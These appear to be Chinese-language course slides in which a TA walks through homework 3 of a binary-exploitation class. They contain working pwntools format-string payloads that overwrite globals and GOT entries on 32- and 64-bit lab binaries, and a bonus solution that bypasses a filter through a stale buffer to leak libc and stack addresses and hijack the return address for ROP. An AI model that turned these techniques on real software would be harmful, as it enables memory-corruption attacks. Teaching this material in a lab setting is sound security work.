hw3 作业讲解

一个经历

当TA，搭校车去zjg晚课🚗
等车时候看到认识的学弟
“去上课么？”
“不，只是去zjg，课打算听智云”
……
“不会是去见妹子吧？”
“对，是去见妹子”

于是乎气急败坏的TA打算期末好好批阅这个同学的试卷😼

收起

hw3 01-fmt32

- 目标是修改全局变量为学号以及exit的GOT表值为跳板函数
- 代码内准备了 target_XXX 为跳板，所以不需要做 leak，一次性写两个目标即可

构造举例

```
payload = b""
# addr
payload += p32(id_addr)
payload += p32(id_addr + 2)
payload += p32(puts_got_addr)
payload += p32(puts_got_addr + 2)
# offset
payload += b"%" + str((id_target & 0xffff) - 0x10).encode() + b"c"
payload += b"%7$hn"
payload += b"%" + str(((id_target >> 16) + 0x10000 - (id_target & 0xffff)) & 0xffff).encode() + b"c"
payload += b"%8$hn"
payload += b"%" + str(((puts_got_target & 0xffff) + 0x10000 - (id_target >> 16)) & 0xffff).encode() + b"c"
payload += b"%9$hn"
payload += b"%" + str(((puts_got_target >> 16) + 0x10000 - (puts_got_target & 0xffff)) & 0xffff).encode() + b"c"
payload += b"%10$hn"
```

值得一提的技巧

尽可能要关注想写的 **值** 和原来的值的关系

- 若高位相同可以减少构造
- 将想写的 **值** 顺序排列其实可以更 **优雅**

hw3 02-fmt64


- 目标同样是修改全局变量为学号以及exit的GOT表值为跳板函数
- 不需要做 leak
- 和32为不同的地方在于64位下地址需要考虑printf遇00截断

那么将带00的值布置到格式化串之后即可

构造举例

```python
def padding(s, r, l):
    return s + (l - r - len(s)) * b"A"

# remain
remain = b""
remain += p64(id_addr)
remain += p64(id_addr + 2)
remain += p64(puts_got_addr)
remain += p64(puts_got_addr + 2)
remain += p64(puts_got_addr + 4)

payload = b""
payload += b"%" + str((id_target & 0xffff)).encode() + b"c"
payload += b"%33$hn"
payload += b"%" + str((((id_target >> 16) & 0xffff) + 0x10000 - (id_target & 0xffff)) & 0xffff).encode() + b"c"
payload += b"%34$hn"

payload += b"%" + str(((puts_got_target & 0xffff) + 0x10000 - (id_target >> 16)) & 0xffff).encode() + b"c"
payload += b"%35$hn"
payload += b"%" + str((((puts_got_target >> 16) & 0xffff) + 0x10000 - (puts_got_target & 0xffff)) & 0xffff).encode() + b"c"
payload += b"%36$hn"
payload += b"%" + str((0x10000 - ((puts_got_target >> 16) & 0xffff)) & 0xffff).encode() + b"c"
payload += b"%37$hn"

payload = padding(payload, len(remain), 256)
payload += remain
```

One more thing




```
0804cff4  00003706 R_386_GLOB_DAT    00000000   stdin@GLIB
0804cff8  00003f06 R_386_GLOB_DAT    00000000   stdout@GLI
0804cffc  00005e06 R_386_GLOB_DAT    00000000   id
```

```
000000603ff8  002f00000006 R_X86_64_GLOB_DAT 0000000000000000 __gmon_start__ + 0
000000604300  005d00000005 R_X86_64_COPY     0000000000604300 stdout@GLIBC_2.2.5 + 0
000000604310  006000000005 R_X86_64_COPY     0000000000604310 stdin@GLIBC_2.2.5 + 0
000000604318  006300000005 R_X86_64_COPY     0000000000604318 id + 0
000000604320  006400000005 R_X86_64_COPY     0000000000604320 stderr@GLIBC_2.2.5 + 0
```

R_X86_64_COPY relocation type is used when a dynamic binary refers to an **initialized global variable (not a function!) defined in a dynamic link library**. Unlike functions, for variables, **there is no lazy binding**, and the trampoline trick used in .plt section does not work. Instead, **the global variable will actually be allocated in dynamic binary's .bss section**.

一个疑惑

shared library 里面的全局变量放到 ELF 的 data 段 ???

值得一提

`fmtstr_payload`虽好，可不要贪杯

建议学习一下其源代码，了解封装的细节

https://docs.pwntools.com/en/stable/fmtstr.html

hw3 03-bonus b64echo

- 需要逆向
- 实际上是要求输入 base64 encode 的 payload，题目会 decode 再给 printf
- 10次机会
- 检查 decode 完的 payload 中不能出现 %X 的特征

```
    // decode
    base64_decode(ebuf, obuf, inputlength, lenptr);
    // check
    size_t checker = -1;
    for (size_t i = 0; i < *lenptr - 1; i++)
    {
        if (obuf[i] == '%')
        {
            checker = i;
            break;
        }
    }
    if (checker != -1)
    {
        puts("We don't allow any character follow the percent sign, you are playing with
fire >_<");
        return -1;
    }
```

BUG

obuf never clear

```
int main(int argc, char *argv[])
{
    char encodebuf[MAX_INPUT_LEN] = {0};
    char decodebuf[MAX_INPUT_LEN] = {0};
    size_t length;
    prepare();
    for (int i = 0; i < 10; i++)
    {
        if (echo_pre(encodebuf, decodebuf, &length) < 0)
            continue;
        echo_actual(decodebuf);
    }
```

```
}
memset(ebuf, 0, inputlength);
read_wrap(ebuf, inputlength);
// decode
base64_decode(ebuf, obuf, inputlength, lenptr);
// check
```

which means

first time

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA81$pXXXXXXXXXX  valid
```

second time

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%81$pXXXXXXXXXX  also valid
```

解法流程(其一)

1. 泄露 __libc_start_main 地址，从而泄露 libc 偏移（2次）

2. 泄露栈上地址(2次)

3. 将main的返回地址覆盖为ROP地址
   a. 仅需要改4字节，用 %hn 做两次
   b. 任意写比读麻烦一丢丢

which means

first time

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBB81$hnXX...[address] valid

second time

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA25308c%81$hnXX...[address] valid

third time

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA%25308c%81$hnXX...[address] valid

Hence，用 %hn 覆盖写4字节刚好 2 次，1次占用3个printf，刚好凑到10次

In Fact, all 非预期

invalid又不是exit…

AAAA%25308c%81$hn%...c%..$hnXX…[addresses] invalid

AAAA%25308c%81$hn%...c%..$hnXX…[addresses] valid

quite enough for ROP

有关 final

还没出好，可以确定是三个题目，不会很难的

目前听到的反馈是说 shellcode 的题太简单了🤔